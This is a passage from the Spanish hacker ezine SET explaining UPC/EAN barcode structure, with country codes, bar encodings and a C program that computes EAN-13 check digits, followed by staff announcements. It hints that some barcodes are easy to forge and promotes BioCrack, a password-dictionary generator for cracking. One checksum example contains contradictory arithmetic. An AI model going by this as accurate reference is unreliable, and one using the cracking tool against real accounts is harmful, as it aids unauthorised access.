Antes de empezar con lo complicado vamos a ver por alto como va esto de los codigos de barras. Que quede claro que en esto la gente va bastante libre y cada pais hace un poco lo que le da la gana, pero se siguen una guias. Se suele tratar de que todos tengan 13 (+1 el de CRC) digitos, cada UPC se divide en DOS grandes bloques, Numero base y Numero de articulo. Cada digito en un UPC esta compuesto por 7 barras de un tama~o que tiene que ser el mismo en cada UPC. Eso no significa que no pueda haber codigo de barras mucho mas grandes, simplemente que siempre ha de *estar* todo en escala.

Cada pais suele tener (y realmente es *suele*) asignados un rango de numeros para que sus compa~ias nacionales creen sus UPC. Algunos tienen varios bloques asignados en numeraciones no consecutivas. En cada pais hay una entidad que se encarga de gestionar la peticion y concesion de las numeraciones de UPC a las empresas y sus procuctos.
El UPC se convirtio en algo obligatorio en la Union Europea en 1977, exactamente el 1 Julio de 1977. Esta ley se donomino "EAN" que significa European Article Number ,numero de articulo europeo. Desde entonces TODO tiene un codigo de barras. Algunas empresas han desarrollado sus propios sistemas de UPC "propietarios y no abiertos" Nokia y Sony son dos ejemplos. Despues de leer esto podreis crear con facilidad programas para implementar UPCs.

Partes de un UPC 4

Vamos a ver de que esta hecho un UPC realmente, hay algo detras de esas lineas y numeros. El UPC tiene cuatro partes principales estas son :

* - Bloque Inicial de DATOS -> 3 Barras

* - Numero Base (7 Digitos)
  /Sub-Numero/s Asignado/s al pais. -> 21 Barras
  \Sub-Numero Asignado a la compa~ia. -> 21 Barras

* - Numero de Articulo (5 Digitos) -> 35 Barras

* - Numero de Autentificacion (CRC) -> 7 Barras

Barras de un UPC :

Comienzo de DATOS	-> 3
Numero Base	-> 42
DATOS Intermedios	-> 5
Numero Articulo	-> 35
CRC del UPC	-> 7
Final DATOS	-> 3
Total Barras = 95	

Esto es de un Codigo de barras de 14 digitos totales, los hay de 10 (Jap) y de 22 (CD-Barcode). Pero este el normal. Tambien hay muchos mas.. pero esos para otro momento.

Que son las Barras?

Se define como barra a la linea transparente o no con una longitud
delimitada por su tarea en un UPC. Veamos un ejemplo..
En algunos casos doy como color transparente este ° para que se vea
con mas claridad.

```
                  1234567  <- Cada Digito esta compuesto por 7 barras..
      Barras   ->   vvvvvvv
                    °°°ÛÛ°Û
                    °°°ÛÛ°Û
                    °°°ÛÛ°Û
                    °°°ÛÛ°Û
                    °°°ÛÛ°Û
                       1    <- Digito perteneciente a Tipo A
```

° = transparente Û = relleno

Numero Base y Articulo

Cada pais tiene asignados unos numeros he aqui algunos ejemplos.
Existe una entidad que otorga numeros a los productos. Pero tened en cuenta
que la numeracion puede cambiar si la compa~ia es internacional y tiene
varias oficinas por el mundo dado que un mismo producto puede estar hecho
en varios sitios a la vez. Hay que tener encuenta que el primer bloque de
numeracion pertenece siempre a el numero respectivo de la empresa o de quien
ponga el producto a la venta, siendo genrico asi...

No Articulo

Sobaos Martinez tendria   <841264 00051>
Magdalenas Martinez tendria   <841264 00049>

La compa~ia Martinez SA. tendria <841262 xxxxx> como numero base para
todos sus UPC, independientemente de el numero de producto.

Al ser productos distintos de una misma marca, claro esto?
Teniendo los sobaos un PIC (Product Identification Code) de 00051 y las
magdalenas un PIC de 00049 dentro de su UPC.

No Base 4.1

Entonces tenemos 841xyz AAAAA, siendo 841xxx un numero base que pertenece
a Espa~a y siendo xyz el SUB-NUMERO asignado a la compa~ia. Y AAAAA el
numero del articulo en cuestion.

```
       Numero Base : AAA-BBB     A: Pais
                                 B: Compa~ia
```

Codigos de Paises 4.2

Esta lista no es ni mucho menos completa, pero es puede servir de referencia.
Tened en cuenta que un producto puede estar hecho en Hong Kong y tener un UPC
de USA, este es por que el UPC de un producto se solicito en USA. El upc solo
indica el pais donde se solicito el UPC, no EL PAIS DE ORIGEN DEL PRODUCTO.

```
       00      -
       01       \
       03         = USA & Canada
       05       /
       06-13   -

       02      Reservado para uso local de almacenes,etc..
       30-37   Francia
       400-440 Alemania
       45      Japon
       46      Federacion Rusa
       471     Taiwan
       474     Estonia
       475     Letonia
       477     Lituania
       479     Sri Lanka
       480     Filipinas
       482     Ukraine
       484     Moldavia
       485     Armenia
       486     Georgia
       487     Kazagistan
       489     Hong Kong (HK)
       49      Japon
```

```
        50      UK
        520     Grecia
        528     Libano
        531     Macedonia
        535     Malta
        539     Irlanda
        54      Belgica & Luxemburgo
        560     Portugal
        569     Iceland
        57      Dinamarca
        590     Polonia
        594     Rumania
        599     Hungria
        600-601 Sur Africa
        609     Mauritania
        611     Marruecos
        613     Algeria
        619     Tunez
        622     Egipto
        625     Jordania
        626     Iran
        64      Finlandia
        690-692 China
        70      Norway
        729     Israel
        73      Suecia
        740-745 Guatemala, El Salvador, Honduras, Nicaragua, Costa Rica & Panama
        746     Republica Dominicana
        750     Mexico
        759     Venezuela
        76      Suiza
        770     Colombia
        773     Uruguay
        775     Peru
        777     Bolivia
        779     Argentina
        780     Chile
        784     Paraguay
        785     Peru
        786     Ecuador
        789     Brazil
        80 -83  Italia
        84      Espa~a
        850     Cuba
        858     Slovakia
        859     Chequia
        860     Yugoslavia
        869     Turkia
        87      Holanda
        880     Korea del Sur
        885     Tailandia
        888     Singapur
        890     India
        893     Vietnam
        899     Indonesia
        90 -91  Austria
        93      Australia
        94      Nueva Zelanda
        955     Malasia
        977     ISSN (International Standard Serial Number for periodicals)
        978     ISBN (International Standard Book Number)
        979     ISMN (International Standard Music Number)
        980     Productos devueltos
        99      Cupones


Variaciones   5
===============

 Como en toda cosa que compleja existen sus variaciones y excepciones.
 Vamos a ver algunas. Segun les de a algunas compa~ias usaran la combinacion
 en el segundo bloque del Numero Base, de A-B-B o A-B-A o incluso A-A-B.
 Los CD-ROM tienen un Barcode, muchas CD-R normales NO pueden leer ni
 escribir este campo. Solo lo graban algunos modelos y las stampadoras
 de plateados. Este UPC es de 20 digitos, y usa un sistema distinto que no
 vamos a explicar hoy. Japon usa su propia implementacion de los UPC con
 un formato habitualmente de 5 + 5, 5 digitos numero base + 5 numero de
 producto, dejando el CRC fuera sin BARRAS, este sistema es EXTREMADAMENTE
 facil de romper y utilizar a nuestro favor. Las publicaciones escritas
 (y muchas mas ahora) llevan ya un "extra" que es un peque~o UPC que tiene
 los digitos sobre si y no debajo. siendo el resto normal y sin CRC. Vamos
 que ese no es problema. Por ahora no se me ocurre nada mas que a~adir aqui..

 Algunos ejemplos..

    ||||||||||||||||
  <4||234567||00012||9>   * Sin barras de CRC y con <> como marcadores..
                            Pero con el digito del CRC..
    ||||||||||||||||
  1||12345||12364||       * Japones sin CRC (ni barras ni digito) 5+5
```

```
   |||||||||||||||||| 45664
  7||456789||001238|| |||||   *Extra a~adido con CRC
```

Tipos de UPC 6

Implementaciones Diversas de los UPC

En este articulo solo hablaremos sobre los UPC standard iniciales, los de los productos normales(13 Digitos) y no hablaremos del resto. Esto no quiere decir que no haya mas, aqui teneis una corta lista. Si quereis buscar mas informacion visitad la web de Hewlett-Packard. Si os interesa informacion a fondo y detallada en AIM-USA venden todo tipo de manuales sobre UPC.


Tipos de UPCs....

Codabar	(HP)
Codablock	(UPC de 2 Dimensiones)
Code 1	
Code 16K	
Code 11	(HP) & (AIM-USA)
Code 39	
Code 49	
Code 93	(HP) & (AIM-USA)
Code 128	*Este es el de los CDs*
Data Matrix	[Data Code]
EAN	(Tipo UPC/EAN)
Interleaved 2 of 5	
MaxiCode	
MSI Code	
NW-7 Code	
Plessey Code	
PDF417	
Postnet	[Correos USA]
Telepen	(SB Electronics)
Vericode	

Y existen algunos mas, dada su gran cantidad nosotros no limitamos a el mas extendido. si quereis mas informacion o bibliografia sobre estos UPCs en la revista ID Magazine encontrareis todo lo necesario.

Un ejemplo practico 7

Vamos a ver ahora como funciona todo lo que hemos visto con anterioridad en un UPC real, desglosandolo en sus distintas partes.. Es imposible meter la representacion a escala de el UPC en una pantalla, para su mejor entendimiento *no* he partido este UPC, cursor a la derecha -> -> ->



(4) 0-A 0-B 0-A / 2-A 6-B 4-B — *Esto cambia segun sea un UPC de un tipo u otro.. A-B-B / A-B-A

0-C 0-C 0-C 0-C 5-C — *Esto es siempre C, lo mires como quieras..

7-C — CRC es SIEMPRE Tipo C

Estos comentarios de arriba se refieren al tipo de Numeracion a utilizar segun la zona en la que se coloque el digito...

Numeracion UPC 7

He aqui los tres tipos de numeracion mas usados. Usadlos con sabiduria.. :) La forma de usar cada uno de ellos se explica en la proxima seccion, en como construir tu propio UPC.

```
               |    ° = Bloque Blanco (Transparente)       |
               |                                           |
               |    Û = bloque Negro  (Color de relleno)   |
               |___________________________________________|



                                    Barra Numero

                              /          |         \
                           1234567   1234567   1234567
                Numero     vvvvvvv   vvvvvvv   vvvvvvv
                 |  .--------------,----------.---------.
                 ‘->|0   ->°°°ÛÛ°Û | °Û°°ÛÛÛ  | ÛÛÛ°°Û° |
                    |--------------|----------|---------|
                    |1   ->°°ÛÛ°°Û | °ÛÛ°°ÛÛ  | ÛÛ°°ÛÛ° |
                    |--------------|----------|---------|
                    |2   ->°°Û°°ÛÛ | °°ÛÛ°ÛÛ  | ÛÛ°ÛÛ°° |
                    |--------------|----------|---------|
                    |3   ->°ÛÛÛÛ°Û | °Û°°°°Û  | Û°°°°Û° |
                    |--------------|----------|---------|
                    |4   ->°Û°°°ÛÛ | °°ÛÛÛ°Û  | Û°ÛÛÛ°° |
                    |--------------|----------|---------|
                    |5   ->°ÛÛ°°°Û | °ÛÛÛ°°Û  | Û°°ÛÛÛ° |
                    |--------------|----------|---------|
                    |6   ->°Û°ÛÛÛÛ | °°°°Û°Û  | Û°Û°°°° |
                    |--------------|----------|---------|
                    |7   ->°ÛÛÛ°ÛÛ | °°Û°°°Û  | Û°°°Û°° |
                    |--------------|----------|---------|
                    |8   ->°ÛÛ°ÛÛÛ | °°°Û°°Û  | Û°°Û°°° |
                    |--------------|----------|---------|
                    |9   ->°°°Û°ÛÛ | °°Û°ÛÛÛ  | ÛÛÛ°Û°° |
                    ‘--------------ï‘---------ï‘--------ï
                        TIPO "A"  - TIPO "B"  - TIPO "C"
```

Haciendo uno   9
=================

Vamos a hacer uno normal sin CRC...

1. Selecionar el Codigo del Pais.. 780
2. Selecionar la compa~ia..   0547
3. No del Producto..   04953

A ello..

4. Poner el primer digito fuera. (7)
5. Insertar Bloque de DATOS INICIAL
6. Selecionar Tipo de Numeracion para el No Base (800547)
7. Al ser un UPC normal seguiremos A-B-A para los primeros 3 (No cambiar..)
8. Los segundos 3 digitos los haremos esta vez con A-B-B, para un UPC de Esp.
9. Insertamos el Bloque Intermedio de DATOS..

Parte I

```
       ³°³°ÛÛ°ÛÛÛ°Û°°ÛÛÛ°°°ÛÛ°Û°ÛÛ°°°Û°°ÛÛÛ°Û°°Û°°°Û°³°³°
       ³°³°ÛÛ°ÛÛÛ°Û°°ÛÛÛ°°°ÛÛ°Û°ÛÛ°°°Û°°ÛÛÛ°Û°°Û°°°Û°³°³°
       ³°³°ÛÛ°ÛÛÛ°Û°°ÛÛÛ°°°ÛÛ°Û°ÛÛ°°°Û°°ÛÛÛ°Û°°Û°°°Û°³°³°
       ³°³°ÛÛ°ÛÛÛ°Û°°ÛÛÛ°°°ÛÛ°Û°ÛÛ°°°Û°°ÛÛÛ°Û°°Û°°°Û°³°³°
       ³°³°ÛÛ°ÛÛÛ°Û°°ÛÛÛ°°°ÛÛ°Û°ÛÛ°°°Û°°ÛÛÛ°Û°°Û°°°Û°³°³°
     7 ³°³   8(a)   0(b)   0(a)   5(a)   4(b)   5(a)°³°³°
```

10. Generamos 04953 con C.
11. Cerramos el UPC con un Bloque de DATOS FINAL.

Parte II

```
       ÛÛÛ°°Û°Û°ÛÛÛ°°ÛÛÛ°Û°°Û°°ÛÛÛ°Û°°°°Û°³°³
       ÛÛÛ°°Û°Û°ÛÛÛ°°ÛÛÛ°Û°°Û°°ÛÛÛ°Û°°°°Û°³°³
       ÛÛÛ°°Û°Û°ÛÛÛ°°ÛÛÛ°Û°°Û°°ÛÛÛ°Û°°°°Û°³°³
       ÛÛÛ°°Û°Û°ÛÛÛ°°ÛÛÛ°Û°°Û°°ÛÛÛ°Û°°°°Û°³°³
       ÛÛÛ°°Û°Û°ÛÛÛ°°ÛÛÛ°Û°°Û°°ÛÛÛ°Û°°°°Û°³°³
          0      4      9      5      3   ³°³
```

12. Ya tienes tu UPC tipo Hispano no 780054504953...

13. Mira el resultado..

```
   ³°³°ÛÛ°ÛÛÛ°Û°°ÛÛÛ°°°ÛÛ°Û°ÛÛ°°°Û°°ÛÛÛ°Û°°Û°°°Û°³°³°ÛÛÛ°°Û°Û°ÛÛÛ°°ÛÛÛ°Û°°Û°°ÛÛÛ°Û°°°°Û°³°³
   ³°³°ÛÛ°ÛÛÛ°Û°°ÛÛÛ°°°ÛÛ°Û°ÛÛ°°°Û°°ÛÛÛ°Û°°Û°°°Û°³°³°ÛÛÛ°°Û°Û°ÛÛÛ°°ÛÛÛ°Û°°Û°°ÛÛÛ°Û°°°°Û°³°³
   ³°³°ÛÛ°ÛÛÛ°Û°°ÛÛÛ°°°ÛÛ°Û°ÛÛ°°°Û°°ÛÛÛ°Û°°Û°°°Û°³°³°ÛÛÛ°°Û°Û°ÛÛÛ°°ÛÛÛ°Û°°Û°°ÛÛÛ°Û°°°°Û°³°³
   ³°³°ÛÛ°ÛÛÛ°Û°°ÛÛÛ°°°ÛÛ°Û°ÛÛ°°°Û°°ÛÛÛ°Û°°Û°°°Û°³°³°ÛÛÛ°°Û°Û°ÛÛÛ°°ÛÛÛ°Û°°Û°°ÛÛÛ°Û°°°°Û°³°³
   ³°³°ÛÛ°ÛÛÛ°Û°°ÛÛÛ°°°ÛÛ°Û°ÛÛ°°°Û°°ÛÛÛ°Û°°Û°°°Û°³°³°ÛÛÛ°°Û°Û°ÛÛÛ°°ÛÛÛ°Û°°Û°°ÛÛÛ°Û°°°°Û°³°³
 7 ³°³   8(a)   0(b)   0(a)   5(a)   4(b)   5(a)°³°³°   0      4      9      5      3   ³°³
```

URLs de Interes   10
=========================

```
 Sobre el ISBN y el EAN  encontrareis informacion aqui...

  http://www2.hp.com/HP-COMP/barcode/sg/Misc/upc.html#A1.4.2.1  [EAN]
  http://www.adams1.com/pub/russadam/isbn.html                  [ISBN]

 Existen varios programas para generar UPCs, fuentes TTF y tonterias varias
 pero el mejor de todos los que he visto es Xbarcode, un programa gratuito
 hecho por un par de Alemanes de Stuttgart, funciona bajo X-Window y lo
 podreis encontrar si haceis una pequena busqueda por ahi..

   GreeN LegenD - (c) SET 1998 - A~o III - glegend@set.net.eu.org



 APENDICE 1: El CRC de los UPC
 =============================

A ver, paso. Con permiso. Atencion lectores! Desde ahora el que habla es
Falken ;)

GreeN LegenD me ha pedido que os cuente en pocas palabras como se calcula el
digito de control o CRC de un codigo de barras. Y eso es precisamente lo que
voy a hacer.

Para empezar, el procedimiento es el mismo ya sea un codigo de barras que
siga el estandar UPC o el estandar EAN. Solo varia ligeramente la forma de
contar.

En ambos casos, se suman los digitos de las posiciones impares. El resultado
se multiplica por tres, y se le a~ade la suma de los digitos pares.

Lo que quede para alcanzar el proximo multiplo de 10 es el digito de control.

Como siempre, los ejemplos aclaran las explicaciones.

En el caso de un UPC:

UPC-A: 63692092284
       IPIPIPIPIPI (No, no le gusta tanto el IP. I-Impar; P-Par)

     (6 + 6 + 2 + 9 + 2 + 4) x 3 -> 87
     3 + 9 + 0 + 2 + 8 -----------> 22
                                    ----
                                    109 => 10 - (109 % 10) = 1

     El digito de control es 1

EAN13: 978156592284
       PIPIPIPIPIPI (Este no pide paso ;) I-Impar; P-Par)

     (7 + 1 + 6 + 9 + 2 + 4) x 3 -> 87
     9 + 8 + 5 + 5 + 2 + 8 -------> 37
                                    ----
                                    124 => 10 - (122 % 10) = 6


Ya veis que no es ningun misterio. Ademas, en el numero especial de la
UnderCON del 97 teneis una explicacion sobre el EAN 13.

Y aqui el codigo fuente del programa. No es una maravilla, pero cumple su
cometido.

<++> set_018/upc/ean.c
/* EAN
 * por Falken
 *
 * (C) SET, 1999
 *
 *      Por hacer:
 *         - Soporte para distintos tipos de codificacion.
 *         - Soporte para cifras suplementarias.
 *
 * Este programa lee de la linea de comandos los digitos correspondientes a
 * un codigo de barras EAN 13, con o sin digito de CRC. Calcula el CRC y
 * muestra la secuencia binaria correspondiente al codigo de barras.
 *
 *      0 - Espacio en blanco
 *      1 - Espacio en negro
 *
 *  *NIX/Linux: gcc -o ean ean.c
 *  Otros: A saber.
 *
 * ./ean codigo-1 codigo-2 ... codigo-n
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
```

```
/*
 * Esta es la tabla que indica la secuencia AB a seguir en el primer bloque
 * del codigo de barras de un EAN 13 en funcion del primer digito.
 */

static const char patron[10] = { 0x00, 0x34, 0x2c, 0x1c, 0x32,
                                 0x26, 0x0e, 0x2a, 0x1a, 0x16 };

struct codigo
{
    unsigned char cifras[256];
    struct codigo *sig;
};

int
main(int argc, char **argv)
{
    unsigned char *cd;
    int i, j, crc, marca;
    struct codigo *code_p = 0x00, *head = 0x00;

    if (argc < 2)
    {
        printf("Usar: %s codigo-1, codigo-2... codigo-n\n", argv[0]);
        exit(0);
    }

/*
 * Vamos a crear una lista con todos los argumentos pasados por linea de
 * comandos.
 */

    for (i = 1; (cd = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct codigo *)malloc(sizeof(struct codigo))))
            {
                perror("Error en malloc");
                exit(1);
            }
            strncpy (head -> cifras, cd, sizeof (head -> cifras));
            head -> sig = 0x00;
            code_p = head;
        }
        else
        {
            if (!(code_p->sig = (struct codigo *)malloc(sizeof(struct codigo))))
            {
                perror("Error en malloc");
                exit(1);
            }
            code_p = code_p -> sig;
            strncpy (code_p -> cifras, cd, sizeof(code_p -> cifras));
            code_p -> sig = 0x00;
        }
    }

    if (!(code_p->sig = (struct codigo *)malloc(sizeof(struct codigo))))
    {
        perror("Error en malloc");
        exit(1);
     }
    code_p = code_p -> sig;
    code_p -> sig = 0x00;

/*
 * Y ahora vamos a tratar cada argumento.
 */

    for ( code_p = head; code_p -> sig; code_p = code_p -> sig)
    {

/*
 * Si no son cifras, no vale.
 */

        for (i = 0; i < strlen (code_p->cifras); i++)
            if ((code_p->cifras[i] < 0x30) || (code_p->cifras[i] > 0x39))
            {
                j = 1;
                continue;
            }
            else j = 0;
        if (j == 1)
        {
            printf ("Cifra CB erronea: %s\n", code_p->cifras);
            continue;
        }

/*
```

```
 * Y tampoco si tiene menos de 12 digitos o mas de 13.
 */

        if (strlen (code_p -> cifras) < 12 )
        {
            printf("Codigo demasiado peque~o para EAN 13: %s\n", code_p->cifras);
            continue;
        }
        if (strlen (code_p -> cifras) > 13 )
        {
            printf("Codigo demasiado grande para EAN 13: %s\n", code_p->cifras);
            continue;
        }
        j = 0;
        crc = 0;

/*
 * Ahora calculamos el CRC. Recordemos que las cifras estan en ASCII, por
 * lo que tendremos que pasarlas a int antes de hacer calculos. La forma mas
 * rapida para un solo digito: '3' - 0x30 = 3
 */

        for (i = 1; i < 12; i += 2)
            j += code_p -> cifras[i] - 0x30;
        j *= 3;
        for (i = 0; i < 12; i += 2)
            crc += code_p -> cifras[i] -0x30;
        crc += j;
        crc = 10 - (crc % 10);
        if (strlen (code_p -> cifras) == 13)
           if (code_p->cifras[12] != (crc + 0x30))
           {
               printf ("Codigo CRC erroneo!\n");
               continue;
           }
        marca = code_p->cifras[0] - 0x30;
        j = 1;
        code_p->cifras[12] = crc + 0x30;

/*
 * Y ahora a por el codigo de barras en EAN 13.
 */

        printf ("Generando codigo de barras: %s\n", code_p->cifras);
        printf ("CRC           : %c\n", code_p->cifras[12]);
        printf ("Marca inicial  : 101\n");
        printf ("Primer bloque  : ");
        for (i = 1; i < 7; i++)
        {
            if (patron[marca] & j)

                /* O es B */

                switch (code_p->cifras[i] - 0x30)
                {
                    case 0 : printf ("0100111"); break;
                    case 1 : printf ("0110011"); break;
                    case 2 : printf ("0011011"); break;
                    case 3 : printf ("0100001"); break;
                    case 4 : printf ("0011101"); break;
                    case 5 : printf ("0111001"); break;
                    case 6 : printf ("0000101"); break;
                    case 7 : printf ("0010001"); break;
                    case 8 : printf ("0001001"); break;
                    case 9 : printf ("0010111"); break;
                }
            else

                /* O es A */

                switch (code_p->cifras[i] - 0x30)
                {
                    case 0 : printf ("0001101"); break;
                    case 1 : printf ("0011001"); break;
                    case 2 : printf ("0010011"); break;
                    case 3 : printf ("0111101"); break;
                    case 4 : printf ("0100011"); break;
                    case 5 : printf ("0110001"); break;
                    case 6 : printf ("0101111"); break;
                    case 7 : printf ("0111011"); break;
                    case 8 : printf ("0110111"); break;
                    case 9 : printf ("0001011"); break;
                }
            j *= 2;
        }
        printf ("\n");
        printf ("Marca central  : 01010\n");
        printf ("Segundo bloque : ");
        for (i = 7; i < 13; i++)
            switch (code_p->cifras[i] - 0x30)
            {
```

```
                case 0 : printf ("1110010"); break;
                case 1 : printf ("1100110"); break;
                case 2 : printf ("1101100"); break;
                case 3 : printf ("1000010"); break;
                case 4 : printf ("1011100"); break;
                case 5 : printf ("1001110"); break;
                case 6 : printf ("1010000"); break;
                case 7 : printf ("1000100"); break;
                case 8 : printf ("1001000"); break;
                case 9 : printf ("1110100"); break;
            }
        printf ("\n");
        printf ("Marca final    : 101\n\n");
    }
    return (0); /* S'acabo */
}
<-->
```

EOF

```
-[ 0x07 ]--------------------------------------------------------------------
-[ PROYECTOS, PETICIONES, AVISOS ]-------------------------------------------
-[ by SET Staff ]-----------------------------------------------SET-18-
```

}}} Colaboraciones

Antes de empezar, queremos agradecer a aquel lector anonimo que nos ha pagado las vacaciones de Navidad en el caribe. Nos lo hemos pasado de vicio, con mucho sol, playa... Creo que por aqui nevo algo, no?

Si alguien mas se siente generoso y nos quiere empezar a dar los donativos para preparar las vacaciones de este a~o, seran bienvenidos.

En cuanto a los articulos, pues como siempre, a escribir de lo que mas os apetezca. En todos los numeros os damos una lista de posibles temas. He de advertiros que el articulo sobre Quarks propuesto en SET 17 esta ya cogido, y seguramente se materialice para SET 19. Espero que sin muchos bosones ;>

Por lo demas, algunas ideas son.

- Hacking subacuatico
- Inteligencia Natural
- Redes de cable
- Marujeos underground
- Presos de elite: Vera tenia movil en el trullo
- La bruja averia
- ...

Como siempre, en SET estamos abiertos a vuestras proposiciones, mientras no sean deshonestas. Esto quiere decir que si quereis que se escriba sobre algun tema en especial que no haya sido propuesto, solo teneis que escribir y contarnoslo. Asi lo han hecho quienes nos han propuesto:

- Routers Cisco (Lo tienes en este numero)
- Ensamblador x86 (Algo se vio en numeros anteriores pero ahi queda)
- Caller ID
- Radiopaquete (un aperitivo en 0x05)

Tambien nos encantara recibir programas escritos por vosotros, como los que ya hemos recibido y que podeis conseguir en:

http://set.net.eu.org
http:/altern.org/netbul

Y como no, estamos deseosos de recibir notificaciones de errores de seguridad descubiertos por vosotros, herramientas de auditoria, analisis, cheques, etc.

Una recomendacion... Los articulos que escribais procuradlos realizar siguiendo un peque~o formato, como el que os indicamos:

- 80 columnas (no mas, please, que es un asco andar maquetando)
- Usar solo el juego de los 127 primeros ASCII.
  Esto es muy importante para la version en texto puro, pues garantiza que se vera igual desde cualquier sistema operativo, con cualquier editor o visor y con cualquier fuente proporcional (por los esquemas) Personalmente me encantaria poder incluir tildes y e~es, pero un articulo asi escrito si no se visualiza con el programa adecuado parece chino.

  En breve: Si se ve bien con el Edit del DOS es *compatible SET*

  Y por favor recordad, las faltas de ortografia bajan nota.

Pues ya sabeis, vuestros articulos, programas, sugerencias, comentarios y donativos los podeis dirigir a:

set-fw@bigfoot.com

Mientras que las propuestas de matrimonio tendreis que reservarlas hasta que Paseante disponga de una direccion de correo fiable.
P: [:?!]

F: [XDDDDD]

Muy recomendable que useis la clave PGP de SET que se incluye en la ultima seccion de la ezine. Y si aun no teneis el PGP, pues a que esperais? Lo podeis conseguir para los distintos sistemas operativos en:

http://www.pgpi.com

No es dificil de manejar y ademas, es GRATUITO.

}}} Se busca...

Vale, esto es casi como el anterior apartado, pero es algo mas concreto.

Me acaban de pasar una nota de ultima hora, en la que me dicen:

"Buscamos traductores para SET

NOTA: El ingles y el aleman estan cubiertos."

Pues nada, si os sentis con animos, y podeis traducir a otros idiomas ademas del ingles y del aleman, escribid a:

glegend@set.net.eu.org

}}} Nuevos colaboradores

Este mes hay sangre fresca en el staff. Contamos con la incorporacion de Hendrix, que por el momento se encargara de la seccion 'En linea', y que ademas nos deleitara con jugosos articulos, de los que ya tenemos una muestra en este numero, y bastante material preparado para proximos numeros.

Y tenemos a dos personas que se han ofrecido a colaborar. Espero verlos en activo pronto. Claro, que tambien los responsables de las secciones donde quieren colaborar deben ponerse ya en contacto con ellos.

Si en dos semanas no teneis respuesta, pues me escribis a mi (el editor), y ya os pongo en contacto con la gente.

Por el momento, DarK FeaR, que se ofrece para currar en el equipo web. A ver si mas gente sigue el ejemplo y logramos que la web se mantenga por si sola (y que se actualice mas rapidamente, todo sea dicho).

Y tambien contar a Bacterio, que ya ha escrito un articulillo basico, y que ademas se ofrece para realizar una version en PDF de SET. Asi que a ver si Garrulo se pone en contacto contigo y llegais a un acuerdo.

Los demas, venga, animaos. Seguro que hay algo en lo que podeis echar una mano, dos e incluso el teclado.

}}} BioCrack 2.0

Todos recordareis el BioCrack, un generador de diccionarios muy simplon, al que mencionamos en SET hace tiempo. Pues bien, su autor nos ha enviado la ultima version, la 2.0, mucho mejor que la anterior. Lo podeis encontrar en la web. Y para entrar en materia, aqui teneis el texto que le acompa~a:

```
<++> set_018/biocrack.txt
          BIOCRACK 2.0 - GENERADOR/CORRECTOR DE DICCIONARIOS DE PASSWORDS
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

Diccionarios de Caracteres:

 - Numero de Caracteres     : Numero total de caracteres, maximo 9.
 - Comienzo de Cadena       : A partir de donde se comienza el diccionario
                              incluyendo el mismo.
 - Final de Cadena          : Donde acabara el diccionario, incluyendo el
                              mismo.
```

```
 - Mayusculas o Minusculas  : Elige entre mayusculas o minusculas.
 - Ascendente o Descendente : Elige entre ordenacion ascendente o descendente.
 - Nombre del fichero       : Nombre del fichero diccionario de salida.
 - Mostrar lo que ocupa     : Muestra el tama~o en bytes del fichero
                              diccionario por cada nueva clave creada. Esta
                              opcion ralentiza la creacion del diccionario.

Diccionario de Digitos:

 - Numero de Digitos        : Numero total de digitos, maximo 9.
 - Comienzo de Cadena       : A partir de donde se comienza el diccionario
                              incluyendo el mismo.
 - Final de Cadena          : Donde acabara el diccionario, incluyendo el
                              mismo.
 - Ascendente o Descendente : Elige entre ordenacion ascendente o descendente.
 - Nombre del fichero       : Nombre del fichero diccionario de salida.
 - Mostrar lo que ocupa     : Muestra el tama~o en bytes del fichero
                              diccionario por cada nueva clave creada. Esta
                              opcion ralentiza la creacion del diccionario,
                              aunque este proceso es mucho mas rapido que el
                              de caracteres.

Diccionario de Archivo:

 - Archivo Existente        : El archivo del que se desea sacar un diccionario.
 - Archivo Diccionario      : Nombre del fichero diccionario de salida.
 - Caracteres no permitidos : Grupo de caracteres que no se desean tratar como
                              tales con el fin de obtener solo palabras.
                              El espacio existe por defecto.
 - Mostrar lo que ocupa     : Muestra el tama~o en bytes del fichero
                              diccionario por cada nueva clave creada. Esta
                              opcion ralentiza la creacion del diccionario.

Corrector de caracteres:

 - Archivo Existente        : El archivo que se desea corregir.
 - Archivo Corregido        : Nombre del fichero diccionario de salida.
 - Mostrar los cambios      : Muestra uno a uno los cambios de cada uno de los
                              caracteres especificados. Esta opcion ralentiza
                              la creacion del diccionario.
 - Cambiar por              : La primera celdilla referencia al caracter y la
                              segunda a su codigo numerico. Basta con
                              especificar uno de los dos.



Facil no???.... bueno, pues a crackear!

Biohazard
THE VIRUS OF HATE INFECTS THE IGNORANT MINDS
<-->


}}} Lista de X.25

Nos informan que se ha creado una lista de correo acerca del protocolo
del CCITT X.25. Para mas informacion, poneos en contacto con Lagarto, del
que teneis la direccion de su web un poquito mas abajo


}}} El correo de SET

Bueno, bueno. Vamos recuperando poco a poco la rutina diaria de la
desorganizacion de los mensajes.

Esto implica, como no, que a algunos se os responde privadamente, a
otros en la seccion de correo, a otros no se responde y a los otros otros
se pierden los mensajes (ya me he mareado):
Eso si, si no quereis que se publique vuestro correo solo teneis que decirlo.
Y si por el contrario os interesa que aparezca vuestra direccion de correo,
solo teneis que decirlo.
```

}}} SET DISTRIBUTED TEAM

Desde finales de Noviembre del a~o pasado, hemos puesto en marcha nuestro equipo para participar en proyectos distribuidos. Se trata de una iniciativa con la que pretendemos cooperar en el desarrollo de actividades distribuidas llevadas a cabo gracias a Internet.

